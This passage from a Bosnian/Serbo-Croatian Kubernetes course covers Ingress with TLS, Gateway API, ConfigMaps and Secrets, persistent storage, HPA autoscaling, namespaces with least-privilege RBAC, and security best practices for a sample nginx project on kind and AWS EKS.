  ingressClassName: nginx
  tls:
    - hosts:
        - app.local
      secretName: app-tls-secret
  rules:
    - host: app.local
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: app-svc
                port:
                  number: 8080
```

`ssl-redirect: "true"` annotation govori nginx ingress controlleru da automatski radi HTTP → HTTPS redirect — ekvivalent `return 301` u lokalnom `nginx.conf`.

Stariji primjer (samo za referencu, ako ga vidiš u kodu — dodaj TLS blok):

```
# OVAJ OBLIK DOPUNI TLS BLOKOM
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: hello-world
  namespace: helloworld-dev
spec:
  ingressClassName: nginx
  tls:
    - hosts:
        - app.local
      secretName: hello-world-tls
  rules:
    - host: app.local
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: hello-world
                port:
                  number: 80
```

Kind lokalno: /etc/hosts za simulaciju domena

Kind cluster nema pravi DNS. Da bi `app.local` radilo u browseru, dodajte u `/etc/hosts`:

```
# macOS/Linux
echo "127.0.0.1 app.local" | sudo tee -a /etc/hosts

# Provjera
ping app.local
```

Zašto `127.0.0.1`? Kind config je prosledio port 80 s localhost-a u cluster (extraPortMappings iz prethodnog fajla). Nginx ingress controller sluša na tom portu.

Pristup: `http://app.local` ili `https://app.local` (browser će upozoriti na self-signed cert — uredu je za lokalni razvoj).

AWS: AWS Load Balancer Controller

Na EKS-u, Ingress s `ingressClassName: alb` kreira pravi AWS Application Load Balancer:

```
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: hello-world
  namespace: helloworld-dev
  annotations:
    kubernetes.io/ingress.class: alb
    alb.ingress.kubernetes.io/scheme: internet-facing
    alb.ingress.kubernetes.io/target-type: ip
    alb.ingress.kubernetes.io/certificate-arn: arn:aws:acm:region:id:certificate/xxx
    alb.ingress.kubernetes.io/ssl-redirect: "443"
spec:
  ingressClassName: alb
  rules:
    - host: dev.project-a.com
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: hello-world
                port:
                  number: 80
```

ACM certifikat se referencira ARN-om. AWS kontroler automatski kreira/ažurira ALB — nema ručne konfiguracije load balancera.

Veza sa project-A: lokalni vs cloud flow

```
LOKALNO (kind):
Browser → localhost:80 → kind extraPortMappings
  → nginx ingress controller
  → hello-world Service
  → nginx Pod
  (TLS: self-signed cert u K8s Secret)

AWS EKS:
Browser → Route53 DNS → ALB (ACM cert, TLS termination)
  → AWS Load Balancer Controller
  → hello-world Service
  → nginx Pod
```

Kubernetes manifesti su isti (Deployment, Service). Jedino Ingress se razlikuje po ingressClassName i AWS-specifičnim anotacijama. U kasnijim modulima ćemo koristiti Kustomize overlays da upravljamo ovim razlikama.

Gateway API — nasljednik Ingress-a

Ingress radi i ostaje relevantan. Ali Kubernetes 1.28+ promovira **Gateway API** kao standardizovani, ekspresivniji zamjenski model.

Razlika u pristupu:

Ingress	Gateway API
Jedan resurs (Ingress)	Tri odvojena resursa
Ograničene mogućnosti rutiranja	HTTPRoute, GRPCRoute, TCPRoute...
Implementacijski detalji u annotation-ima	Čiste apstrakcije, controller-specifični detalji odvojeni

Tri resursa Gateway API-ja:

```
# 1. GatewayClass – definira koji controller implementira
apiVersion: gateway.networking.k8s.io/v1
kind: GatewayClass
metadata:
  name: nginx
spec:
  controllerName: k8s.nginx.org/nginx-gateway-controller

# 2. Gateway – instanca load balancera (platforma tim konfiguriše)
apiVersion: gateway.networking.k8s.io/v1
kind: Gateway
metadata:
  name: project-a-gateway
  namespace: infra
spec:
  gatewayClassName: nginx
  listeners:
    - name: https
      port: 443
      protocol: HTTPS
      tls:
        certificateRefs:
          - name: project-a-tls

# 3. HTTPRoute – pravila rutiranja (aplikacijski tim konfiguriše)
apiVersion: gateway.networking.k8s.io/v1
kind: HTTPRoute
metadata:
  name: hello-world
  namespace: helloworld-dev
spec:
  parentRefs:
    - name: project-a-gateway
      namespace: infra
  hostnames:
    - "dev.project-a.com"
  rules:
    - matches:
        - path:
            type: PathPrefix
            value: /
      backendRefs:
        - name: hello-world
          port: 80
```

Ključna prednost: platforma tim kreira i posjeduje `Gateway`, aplikacijski tim kreira `HTTPRoute` u svom namespace-u. Nema potrebe da aplikacijski tim ima pristup Ingress kontroleru.

Za project-A: koristimo Ingress jer je podržan svuda i dobro dokumentovan. Gateway API je korak naprijed koji vrijedi poznavati — AWS Load Balancer Controller i nginx već imaju stable Gateway API podršku. Ako koristiš EKS 1.28+, možeš migrirati `HTTPRoute` po `HTTPRoute` bez downtime-a.

Source: `03-kubernetes-fundamenti/04-configmap-i-secrets.md`

04 - ConfigMap i Secrets

Zašto ne staviti konfiguraciju u image

Zamislite da build-ujete nginx image s konfiguracijskim fajlom unutra. Svaka promjena konfiguracije — novi build, novi push, novi deploy. Za sitne konfiguracije (promijeniti log level, dodati header) to je predugo.

Kubernetes nudi dva objekta za odvojena konfiguraciju od koda:

ConfigMap — za nekritičnu konfiguraciju koja se može slobodno čitati **Secret** — za osjetljive podatke (lozinke, API ključevi, TLS certifikati)

ConfigMap: konfiguracija bez rebuilda

ConfigMap može sadržavati key-value parove ili čitave fajlove.

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: nginx-config
  namespace: helloworld-dev
data:
  # Key-value par
  LOG_LEVEL: "warn"
  MAX_BODY_SIZE: "10m"

  # Čitav fajl (multi-line)
  nginx.conf: |
    server {
      listen 80;
      server_name _;

      client_max_body_size 10m;

      root /usr/share/nginx/html;
      index index.html;

      location / {
        try_files $uri $uri/ =404;
      }

      location /health {
        access_log off;
        return 200 "ok\n";
        add_header Content-Type text/plain;
      }
    }
}
```

Mountovanje: env varijabla vs fajl

Dva načina korištenja ConfigMap-a u Pod-u:

Kao environment varijable:


```
spec:
  containers:
    - name: nginx
      image: registry.gitlab.com/firma/project-a:a3f9c21
      env:
        - name: LOG_LEVEL
          valueFrom:
            configMapKeyRef:
              name: nginx-config
              key: LOG_LEVEL
      # Ili sve odjednom:
      envFrom:
        - configMapRef:
            name: nginx-config
```

Kao fajl (volume mount):

```
spec:
  volumes:
    - name: nginx-conf-volume
      configMap:
        name: nginx-config
        items:
          - key: nginx.conf
            path: default.conf # ime fajla unutar kontejnera
  containers:
    - name: nginx
      image: registry.gitlab.com/firma/project-a:a3f9c21
      volumeMounts:
        - name: nginx-conf-volume
          mountPath: /etc/nginx/conf.d
          readOnly: true
```

Kada koristiti koji pristup: - **Env varijable** — jednostavne string vrijednosti koje aplikacija čita kao `os.environ` - **Volume mount** — konfiguracijski fajlovi (nginx.conf, app.yaml, .properties)

Nginx mora primiti fajl — koristimo volume mount. Node.js app koja čita `process.env.DB_URL` — env varijabla.

Secret: osjetljivi podaci

Secret je sintaktički sličan ConfigMap-u, ali Kubernetes ga tretira posebno:

```
apiVersion: v1
kind: Secret
metadata:
  name: app-secrets
  namespace: helloworld-dev
type: Opaque
data:
  # Vrijednosti su base64 encoded
  DB_PASSWORD: cGFzc3dvcmQxMjM= # echo -n "password123" | base64
  API_KEY: c2VrcmV0a2V5 # echo -n "secretkey" | base64
stringData:
  # Alternativa: direktni tekst, Kubernetes automatski encoduje
  DB_URL: "postgresql://user:password123@db:5432/app"
```

Generisanje base64:

```
echo -n "moja-lozinka" | base64
# bW9qYS1sb3ppbmth
```

Korištenje u Podu:

```
env:
  - name: DB_PASSWORD
    valueFrom:
      secretKeyRef:
        name: app-secrets
        key: DB_PASSWORD
```

TLS Secret (poseban tip koji Ingress koristi):

```
apiVersion: v1
kind: Secret
metadata:
  name: hello-world-tls
  namespace: helloworld-dev
type: kubernetes.io/tls
data:
  tls.crt: <base64-encoded-cert>
  tls.key: <base64-encoded-key>
```

Zašto Secret NIJE dovoljno siguran

Važno razumjeti ograničenje: Secret nije enkripcija, to je samo base64 enkodiranje. Svako ko ima pristup K8s API-ju može pročitati Secret:

```
kubectl get secret app-secrets -n helloworld-dev -o yaml
# Vidi se base64 vrijednost, trivijalno se dekodira
```

U etcd bazi (srce K8s clustera) Secrets su po defaultu unencrypted. Na EKS-u možete uključiti encryption at rest.

Pravi problem: - Secret u git repou (čak i ako ga “obrišete” — ostaje u historiji) - Pregledni pristup Secrets-ima za sve DevOps inženjere

Sealed Secrets i AWS Secrets Manager

Za produkciju postoje bolji pristupi:

Sealed Secrets (Bitnami) — enkriptujete Secret privatnim ključem, pa ga možete commitovati u git. Kubernetes operator ga dekriptuje. Git-friendly.

```
kubeseal --format yaml < secret.yaml > sealed-secret.yaml
git add sealed-secret.yaml # bezbedno commitovati
```

AWS Secrets Manager + External Secrets Operator — vrijednosti žive u AWS-u, operator ih povlači u Kubernetes Secrets po potrebi. Centralizovano upravljanje, audit log, rotation.

Za project-A: počinjemo s regularnim Secrets (ne u git repou), u kasnijim modulima prelazimo na External Secrets Operator za AWS okruženje.

Praktičan primer: nginx.conf u ConfigMap-u

```
# Primjena ConfigMap-a
kubectl apply -f k8s/configmap.yaml

# Provjera
kubectl get configmap nginx-config -n helloworld-dev
kubectl describe configmap nginx-config -n helloworld-dev

# Ako promijenite ConfigMap, Pod mora biti restarovan da primi promjene
# (za volume mounts, Kubernetes ažurira fajl automatski u roku ~1 minuta)
# (za env varijable, potreban restart)
kubectl rollout restart deployment/hello-world -n helloworld-dev
```

Veza sa project-A: nginx.conf živi u ConfigMap-u, ne u Docker image-u. Možete promijeniti nginx konfiguraciju (dodati novi header, promijeniti cache TTL) bez novog Docker build-a.

Source: 03-kubernetes-fundamenti/05-volumes-i-storage.md

05 - Volumes i Storage

Kontejneri su ephemeral

Sve što kontejner zapiše na filesystem — nestaje kada kontejner stane. Nginx logovi, database fajlovi, upload-ovi korisnika — sve se briše pri restartu.

Za hello-world nginx aplikaciju to nije problem (stateless). Ali kada dodamo Prometheus za monitoring, on treba trajno čuvati metrics podatke. Bez persistent storage, svaki restart Prometheus-a znači gubitak historije metrika. Kubernetes rješava ovo s **Volumes** — direktorijumima koji nadžive kontejner.

Tipovi volumena (od jednostavnog ka kompleksnom)

emptyDir: privremeni, dijeljeni unutar Pod-a

```
spec:
  volumes:
    - name: shared-data
      emptyDir: {}
  containers:
    - name: nginx
      volumeMounts:
        - name: shared-data
          mountPath: /var/cache/nginx
    - name: cache-warmer
      volumeMounts:
        - name: shared-data
          mountPath: /data
```

`emptyDir` živi dok živi Pod. Kada Pod nestane (restart, reschedule), podaci se brišu. Korisno za: deljenje fajlova između kontejnera unutar Pod-a, privremeni scratch space.

hostPath: directory s host node-a

```
volumes:
  - name: node-logs
    hostPath:
      path: /var/log/nginx
      type: DirectoryOrCreate
```

Mount direktorija s worker node-a. Korisno za: pristup host logovima, lokalni razvoj gdje znate na kom node-u je Pod. **Ne koristiti u produkciji** (Pod vezan za specifičan node, sigurnosni rizik).

Za kind lokalni razvoj, hostPath je OK za brzo testiranje.

PersistentVolume i PersistentVolumeClaim: produkcijska apstrakcija

Direktno referencirati disk u Pod specifikaciji je loše — Pod ne bi trebao znati što je “iza” njega (NFS, EBS, lokal disk...). PV/PVC razdvaja tu odgovornost.

PersistentVolume (PV) — resurs koji administrator (ili StorageClass) kreira. Predstavlja stvarni disk.

PersistentVolumeClaim (PVC) — zahtjev Poda za storage. Kubernetes pronalazi odgovarajući PV i “veže” ga za PVC.

```
# PVC – što aplikacija traži
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: prometheus-data
  namespace: monitoring
spec:
  accessModes:
    - ReadWriteOnce      # jedan node može pisati istovremeno
  storageClassName: standard
  resources:
    requests:
      storage: 10Gi
```

Korištenje PVC u Pod-u:

```
spec:
  volumes:
    - name: prometheus-storage
      persistentVolumeClaim:
        claimName: prometheus-data
  containers:
    - name: prometheus
      image: prom/prometheus:v2.48.0
      volumeMounts:
        - name: prometheus-storage
          mountPath: /prometheus
```

Access modes: - **ReadWriteOnce (RWO)** — jedan node može pisati. AWS EBS, tipičan za baze podataka. - **ReadOnlyMany (ROX)** — više node-ova može čitati. Za shared config fajlove. - **ReadWriteMany (RWX)** — više node-ova može pisati. AWS EFS (NFS), skuplje, za dijeljene uploadove.

StorageClass: dinamičko provisionovanje

Umjesto ručnog kreiranja PV-ova za svaki PVC, **StorageClass** automatski kreira storage na zahtjev.

```
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  name: fast-ssd
provisioner: ebs.csi.aws.com
parameters:
  type: gp3
  iops: "3000"
  throughput: "125"
reclaimPolicy: Delete      # obriši disk kada se PVC obriše
volumeBindingMode: WaitForFirstConsumer
```

Na EKS-u: EBS CSI driver automatski kreira gp3 volumene. Na kind-u: ugrađeni `standard` StorageClass kreira lokalni storage.

AWS storage opcije za project-A

Tip	Koristiti za	Access Mode	Cijena
EBS gp3	Baze podataka, Prometheus	RWO	\$
EFS	Shared config, NFS share	RWX	\$\$
S3 (ne K8s volume)	Statički fajlovi, backup	-	\$

Za hello-world projekat specifično: - Prometheus metrics → EBS gp3, 10-50GB - Grafana dashboards → EBS gp3, 5GB - Loki logs → S3 bucket (Loki ima native S3 podrška) - hello-world nginx → nema storage potrebe (stateless)

Kada NIJE potreban persistent storage

Stateless aplikacije kao hello-world nginx ne trebaju storage:

- `index.html` je u Docker image-u (ili u ConfigMap-u)
- nginx ne piše ništa što treba preživjeti restart
- Horizontalno skaliranje je trivijalno (svaki Pod identičan)

Ovo je prednost stateless dizajna — lakše skaliranje, jednostavniji operativni model. Kada god možete izbjeći state u K8s Podovima, izbjegavajte. Database može biti RDS (van K8s-a), filestorage može biti S3.

Kind lokalni storage

Za lokalni rad s kind clusterom:

```
# Kind ima ugrađeni standard StorageClass koji kreira lokalne direktorije
kubectl get storageclass
# NAME          PROVISIONER          ...
# standard (default)  rancher.io/local-path ...

# PVC se automatski veže
kubectl apply -f prometheus-pvc.yaml
kubectl get pvc -n monitoring
# NAME          STATUS    VOLUME          CAPACITY
# prometheus-data  Bound    pvc-abc123...    10Gi
```

Za Prometheus u kasnijim modulima, PVC je jedina razlika između kind i EKS konfiguracije — StorageClass naziv (`standard` vs `gp3`). Kustomize overlay mijenja samo tu jednu liniju.

Source: `03-kubernetes-fundamenti/06-hpa-i-skaliranje.md`

06 - HPA i Skaliranje

Zašto automatsko skaliranje

Ručno upravljanje brojem Podova ne skalira: - Produkcioni trafic varira tokom dana (jutarnji spike, noćni minimum) - Ne možete biti uvijek budni da gledate CPU metrike - Preveliko fiksno skaliranje = trošak, premalo = degradovane performanse

Kubernetes nudi tri nivoa automatskog skaliranja:

HPA (Horizontal Pod Autoscaler) — mijenja broj Podova u Deployment-u **VPA (Vertical Pod Autoscaler)** — mijenja requests/limits pojedinog Poda **Cluster Autoscaler** — dodaje/uklanja worker node-ove iz clustera

Za project-A: koristimo HPA. VPA i Cluster Autoscaler su za naprednije EKS scenarije.

Requests i Limits: obavezno postaviti

Bez resource requests i limits, Kubernetes scheduler ne zna koliko resursa Pod treba i može prenatrpati node. HPA ne može raditi bez postavljenih CPU requests.

```
resources:
  requests:
    cpu: "50m"      # 50 milicores = 5% jedne CPU jezgre
    memory: "64Mi"   # 64 megabajta
  limits:
    cpu: "200m"      # maksimalno 200 milicores
    memory: "128Mi"  # ne može preći 128Mi (OOMKilled ako premaši)
```

Requests — garantovani resursi. Scheduler koristi ovo da odluči na koji node staviti Pod. "Ovaj node ima dovoljno slobodnih resursa za ovaj Pod."

Limits — maksimum koji Pod može potrošiti. CPU limit = throttling (sporije, ali radi). Memory limit = OOMKilled (Pod se ubija i restartuje).

Zašto ne staviti visoke limits “za svaki slučaj”? Jer requests i limits zajedno definišu **QoS klasu** Pod-a: - `requests == limits` → **Guaranteed** (nikad ne može biti evicted osim ako nema memorije na nodu) - `requests < limits` → **Burstable** (može biti evicted pod pritiskom) - Nema requests/limits → **BestEffort** (prvi na listi za eviction)

Preporuka za produkciju: postavite i requests i limits. Za stateless servise kao nginx, razumno je `cpu requests: 50m, limits: 200m` — može burstovati ali ne može “ukrasti” sve CPU.

HPA: Horizontal Pod Autoscaler

HPA prati metrike (CPU, memorija, custom metrike) i mijenja `replicas` u Deployment-u.

```
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: hello-world-hpa
  namespace: helloworld-prod
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: hello-world
  minReplicas: 2      # nikad manje od 2 (HA)
  maxReplicas: 10     # nikad više od 10
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 70  # skaliraj gore kada CPU > 70% od request-a
    - type: Resource
      resource:
        name: memory
        target:
          type: Utilization
          averageUtilization: 80
```

Kako HPA odlučuje o broju replika:

```
željene_replike = ceil(trenutne_replike * (trenutna_utilizacija / target_utilizacija))

Primjer: 2 replike, CPU 90%, target 70%
željene_replike = ceil(2 * (90/70)) = ceil(2.57) = 3
```

HPA čeka s scale-down odlukama da bi izbjegao flapping — podrazumijevano čeka 5 minuta stabilnog nižeg load-a.

Provjera HPA stanja:

```
kubectl get hpa -n helloworld-prod
# NAME                REFERENCE          TARGETS  MINPODS  MAXPODS  REPLICAS
# hello-world-hpa     Deployment/...     45%/70%   2         10        3

kubectl describe hpa hello-world-hpa -n helloworld-prod
# Vidi events: ScalingReplicaSet (scale up/down)
```

Resource planning: procjena resursa

Za nginx koji servira statički HTML, profil je predvidiv:

Jedan nginx Pod za statički sadržaj:

- CPU request: 10-50m (uglavnom idle, spike pri zahtjevima)
- Memory request: 32-64Mi (nginx je izuzetno efikasan)
- Pod može obraditi 1000+ req/s s minimalnim resursima

Za dinamičke aplikacije (Node.js, Python):

- Profajlirajte lokalno: k6 ili Apache Benchmark
- CPU request: mjerite p95 CPU pri normalnom load-u
- Memory request: mjerite steady-state memorijsku upotrebu

Alati za profajliranje:

```
# Kratki load test
kubectl run -it --rm load-test \
  --image=williamyeh/wrk \
  --restart=Never \
  -- wrk -t4 -c100 -d30s http://hello-world.helloworld-prod

# Praćenje resursa tokom testa
kubectl top pods -n helloworld-prod --watch
```

Veza sa project-A: skaliranje po okruženju

Okruženje	Strategija	HPA
dev	1 replika, nema HPA	-
staging	2 replike, nema HPA	-
prod	2-10 replika	CPU 70%, Memory 80%

Dev ne treba HPA — troši resurse i skuplje je. Staging ima 2 replike za HA testing ali ne skalira. Produkcija ima HPA s minimalnih 2 replike (ako jedan Pod padne, drugi odgovara).

```
# k8s/overlays/prod/hpa.yaml — samo u prod overlay-u
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: hello-world-hpa
  namespace: helloworld-prod
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: hello-world
  minReplicas: 2
  maxReplicas: 10
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 70
```

Na EKS-u, Cluster Autoscaler radi u paru s HPA: kada HPA hoće više Podova ali nema slobodnih node-ova, Cluster Autoscaler dodaje novi EC2 instance u node group. Kada load padne i HPA smanji replike, Cluster Autoscaler uklanja prazne node-ove. Troškovi se automatski optimizuju.

07 - Namespaces i RBAC

Namespace: logicna izolacija

Kubernetes cluster može hostovati stotine aplikacija i okruženja. Bez organizacije, sve bi bila kaotična gomila Podova i Servisa.

Namespace je logična particija unutar clustera. Resursi (Podovi, Deploymenti, Servicei) postoje unutar namespace-a. Isti naziv može postojati u različitim namespace-ima bez konflikta.

Važno razumjeti: namespace je **logična izolacija, ne sigurnosna**. Pod u jednom namespace-u može (bez RBAC) komunicirati s Pod-om u drugom namespace-u. Za stvarnu izolaciju trebate Network Policies (napredna tema).

Struktura namespace-a za project-A

```
cluster/
├─ helloworld-dev          # razvojno okruženje
├─ helloworld-staging     # staging okruženje
├─ helloworld-prod        # produkcija
├─ helloworld-review-mr42 # dinamički MR review env (automatski se briše)
├─ monitoring             # Prometheus, Grafana, Loki (dijele se)
└─ ingress-nginx          # Ingress Controller
```

Kreiranje namespace-a:

```
apiVersion: v1
kind: Namespace
metadata:
  name: helloworld-dev
  labels:
    project: project-a
    environment: dev
    team: devops
```

```
kubectl apply -f namespace.yaml
# ili
kubectl create namespace helloworld-dev

# Rad unutar namespace-a
kubectl get pods -n helloworld-dev
kubectl get all -n helloworld-dev

# Podrazumijevani namespace (ne preporučuje se za projekate)
kubectl config set-context --current --namespace=helloworld-dev
```

RBAC: kontrola pristupa

RBAC (Role-Based Access Control) kontrolira ko može raditi šta unutar clustera. Princip minimalnih privilegija: svaki korisnik i proces dobija samo ona prava koja su mu potrebna.

Četiri osnovna objekta:

Role — skup dozvola unutar **jednog** namespace-a **ClusterRole** — skup dozvola za **cijeli** cluster **RoleBinding** — veže Role na korisnika/group/ServiceAccount **ClusterRoleBinding** — veže ClusterRole na korisnika/group/ServiceAccount


```
# Role: deploy korisnik može čitati i ažurirati Deploymente
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: deployer
  namespace: helloworld-dev
rules:
  - apiGroups: ["apps"]
    resources: ["deployments"]
    verbs: ["get", "list", "watch", "update", "patch"]
  - apiGroups: [""]
    resources: ["pods", "services", "configmaps"]
    verbs: ["get", "list", "watch"]
  - apiGroups: [""]
    resources: ["pods/log"]
    verbs: ["get"]
```

```
# RoleBinding: CI/CD ServiceAccount dobija deployer rolu
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: deployer-binding
  namespace: helloworld-dev
subjects:
  - kind: ServiceAccount
    name: gitlab-runner
    namespace: helloworld-dev
roleRef:
  kind: Role
  name: deployer
  apiGroup: rbac.authorization.k8s.io
```

ServiceAccount za GitLab Runner

Kada GitLab pipeline deploja na K8s, radi to kao ServiceAccount — ne kao čovjek. ServiceAccount je identitet za procese unutar clustera.

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: gitlab-runner
  namespace: helloworld-dev
  annotations:
    description: "GitLab CI pipeline ServiceAccount za deploy"
```

Na EKS-u, ServiceAccount se može vezati za IAM rolu (IRSA — IAM Roles for Service Accounts). To znači da pipeline može pristupiti AWS servisima (ECR, S3, Secrets Manager) bez hardcoded kredencijala.

```
# EKS specifično: IRSA anotacija
apiVersion: v1
kind: ServiceAccount
metadata:
  name: gitlab-runner
  namespace: helloworld-dev
  annotations:
    eks.amazonaws.com/role-arn: arn:aws:iam::123456789:role/project-a-deployer
```

Praktičan primer: namespace + role za deploy

```
# 1. Kreiraj namespace
kubectl apply -f k8s/namespaces/helloworld-dev.yaml

# 2. Kreiraj ServiceAccount
kubectl apply -f k8s/rbac/serviceaccount.yaml

# 3. Kreiraj Role
kubectl apply -f k8s/rbac/role.yaml

# 4. Kreiraj RoleBinding
kubectl apply -f k8s/rbac/rolebinding.yaml

# 5. Provjera – što ovaj ServiceAccount smije
kubectl auth can-i update deployments \
  --as=system:serviceaccount:helloworld-dev:gitlab-runner \
  -n helloworld-dev
# yes

kubectl auth can-i delete namespaces \
  --as=system:serviceaccount:helloworld-dev:gitlab-runner
# no
```

Za GitLab CI pipeline, trebate kubeconfig koji koristi ovaj ServiceAccount. Na EKS-u generišete ga kroz AWS CLI i dodajete u GitLab CI/CD Variables kao masked, protected varijablu `KUBECONFIG`.

Princip minimalnih privilegija u praksi

Greška početnika: dati pipeline ServiceAccount-u `cluster-admin` ClusterRole jer “radi”. To znači pipeline može brisati namespace-ove, čitati sve Secrets, modificirati RBAC. Kompromitovan pipeline = kompromitovan cijeli cluster.

Granularno: - Dev pipeline: `update deployments`, `get pods/logs` u dev namespace-u - Staging pipeline: isto, ali u staging namespace-u - Prod pipeline: `update deployments` u prod, **ručni approval** za deploy - Niko nema `cluster-admin` osim backup mehanizma

```
# Što NE raditi
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: gitlab-cluster-admin # LOŠE!
subjects:
  - kind: ServiceAccount
    name: gitlab-runner
roleRef:
  kind: ClusterRole
  name: cluster-admin # LOŠE!
```

Za project-A: svaki okruženjski namespace ima vlastiti `gitlab-runner` ServiceAccount s minimalnim pravima. Prod namespace dodaje `manual` stage u pipeline koji zahtijeva klik inženjera.

Source: `03-kubernetes-fundamenti/08-best-practices.md`

08 - Kubernetes Best Practices

Principi koji se placaju na duge staze

Ovi principi izgledaju kao overhead na početku. U produkciji, njihovo odsustvo znači: neobjašnjivi outages, sigurnosni incidents, nemogućnost debugiranja. Vrijedi ih usvojiti od prvog dana.

1. Uvijek postaviti resource requests i limits

```
# OBAVEZNO — bez ovoga scheduler leti slijepo
resources:
  requests:
    cpu: "50m"
    memory: "64Mi"
  limits:
    cpu: "200m"
    memory: "128Mi"
```

Zašto: bez requests, Kubernetes ne zna koliko resursa Pod treba. Scheduler može staviti previše Podova na jedan node. Bez limits, loš Pod može “pojesti” sve resurse na node-u i srušiti ostale Podove.

2. Liveness i Readiness probes obavezno

```
readinessProbe:
  httpGet:
    path: /health
    port: 80
  initialDelaySeconds: 5
  periodSeconds: 10
  failureThreshold: 3

livenessProbe:
  httpGet:
    path: /health
    port: 80
  initialDelaySeconds: 30
  periodSeconds: 20
  failureThreshold: 3
```

Readiness — “Da li je ovaj Pod spreman primati saobraćaj?” Service ne šalje zahtjeve Podu dok readiness probe ne prođe. Ključno za zero-downtime rolling deploy.

Liveness — “Da li je ovaj Pod još živ?” Ako failuje, Kubernetes restartuje Pod. Hvatanje deadlock-ova i hung procesa.

Razlika je bitna: Pod koji sporo starta (dugi initialDelaySeconds) treba readiness provjeru, ne liveness — liveness restart bi ga neprestano ubijao.

3. Ne koristiti `latest` tag

```
# LOŠE
image: nginx:latest

# DOBRO
image: registry.gitlab.com/firma/project-a:a3f9c21

# PRIHVATLJIVO za development
image: nginx:1.25-alpine
```

Razlog: `latest` je mutabilan. Sutra može biti drugačiji image. Kubernetes ne može znati da postoji nova verzija — ne restartuje Pod automatski. Rollback postaje nemoguć (“na šta da rollback-ujem?”).

SHA tag je jedinstven i immutable. Uvijek znate tačno što deploujete.

4. Secrets nikad u git repou

```
# .gitignore – obavezno
*.key
*.crt
*.pem
secrets.yaml
*-secret.yaml
.env
```

Čak i ako obrišete fajl u sljedećem commitu, git historija ga čuva. Scanneri (GitGuardian, truffleHog) pronaći će ga.

Alternativa: Sealed Secrets ili External Secrets Operator (vidi 04-configmap-i-secrets.md).

5. Koristiti namespaces za izolaciju

```
# Svako okruženje u svom namespace-u
kubectl create namespace helloworld-dev
kubectl create namespace helloworld-staging
kubectl create namespace helloworld-prod
```

Prednosti: `kubectl get all -n helloworld-dev` vraća samo resurse tog okruženja. Accidentalni brisanje smanjeno (teže obrisati prod namespace od dev). Resource Quotas po namespace-u sprečavaju jedan tim da pojede sve resurse.

6. Labels i annotations — konvencija

Labels su selektori i filteri. Annotations su metapodaci za alate.

```
metadata:
  labels:
    # Standardne Kubernetes preporučene labele
    app.kubernetes.io/name: hello-world
    app.kubernetes.io/version: "1.2.3"
    app.kubernetes.io/component: frontend
    app.kubernetes.io/part-of: project-a
    app.kubernetes.io/managed-by: helm
    # Vaše labele
    environment: production
    team: platform
  annotations:
    # Za tooling, ne za selektore
    deployment.kubernetes.io/revision: "5"
    kubectl.kubernetes.io/last-applied-configuration: ...
    prometheus.io/scrape: "true"
    prometheus.io/port: "9090"
```

Standardne `app.kubernetes.io/*` labele omogućavaju toolima (Helm, ArgoCD, monitoring) da razumiju strukturu bez custom konfiguracije.

7. Pod Disruption Budget za visoku dostupnost

```
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: hello-world-pdb
  namespace: helloworld-prod
spec:
  minAvailable: 1      # uvijek mora biti min 1 Pod dostupan
  selector:
    matchLabels:
      app: hello-world
```

PDB govori Kubernetes-u: “Kada radiš voluntary disruption (node drain, node upgrade), ne smiješ uzeti više Podova nego što PDB dozvoljava.” Bez PDB-a, node drain može ubiti sve replike odjednom.

Ovo je posebno važno za produkciju gdje radite node upgrades ili cluster upgrades.

8. Ograniciti privilegije kontejnera

```
spec:
  securityContext:
    runAsNonRoot: true
    runAsUser: 1000
    fsGroup: 2000
  containers:
    - name: nginx
      securityContext:
        allowPrivilegeEscalation: false
        readOnlyRootFilesystem: true
        capabilities:
          drop:
            - ALL
          add:
            - NET_BIND_SERVICE # potrebno za nginx na portu 80
```

Kontejner koji radi kao root = mogući escalation do host root-a u slučaju container escape exploit-a.

`readOnlyRootFilesystem` sprečava pisanje na filesystem osim na eksplicitno montovane volumene.

Za nginx: trebate `NET_BIND_SERVICE` capability za binding na port 80, ili promijenite port na 8080 (port < 1024 zahtijeva privilegije).

AI workflow: security review manifesta

Kada pišete Kubernetes manifeste, rutinski upit Claude-u:

```
Evo mog Kubernetes Deployment manifesta.
Napravi security review – šta bi promijenio/dodao za produkcijsku upotrebu?
Objasni zašto je svaka promjena važna.

[paste manifest]
```

Ili za debugging:

```
Pod je u CrashLoopBackOff stanju. Evo describe outputa i logova.
Šta je uzrok i kako popraviti?

[paste kubectl describe pod output]
[paste kubectl logs output]
```

Claude razumije Kubernetes YAML i može objasniti svaki security ili operational aspekt u kontekstu vašeg projekta. Koristite ga kao drugi par očiju pri code review-u manifesta.

Checklist za svaki novi K8s manifest

Prije commita manifest-a, prođite kroz:

- [] Resource requests i limits postavljeni
 - [] Readiness i liveness probes definisane
 - [] Image tag je SHA ili specifična verzija (ne `latest`)
 - [] Namespace eksplicitno naveden
 - [] Labels sadrže `app`, `environment`, `version`
 - [] Nema hardcoded Secrets (koristite Secret objekte)
 - [] `securityContext` s `runAsNonRoot: true`
 - [] PDB kreiran ako je to produkcijsko okruženje
-

Source: `03-kubernetes-fundamenti/09-lab-lokalni-kubernetes.md`

09 - LAB: Lokalni Kubernetes s kind

Cilj

Na kraju ovog lab-a imat ćete: - kind cluster s tri node-a koji radi lokalno - hello-world nginx aplikaciju pokrenuti u Kubernetes-u - Pristup kroz browser na `http://app.local` - Razumijevanje toka: image → K8s manifest → running Pod

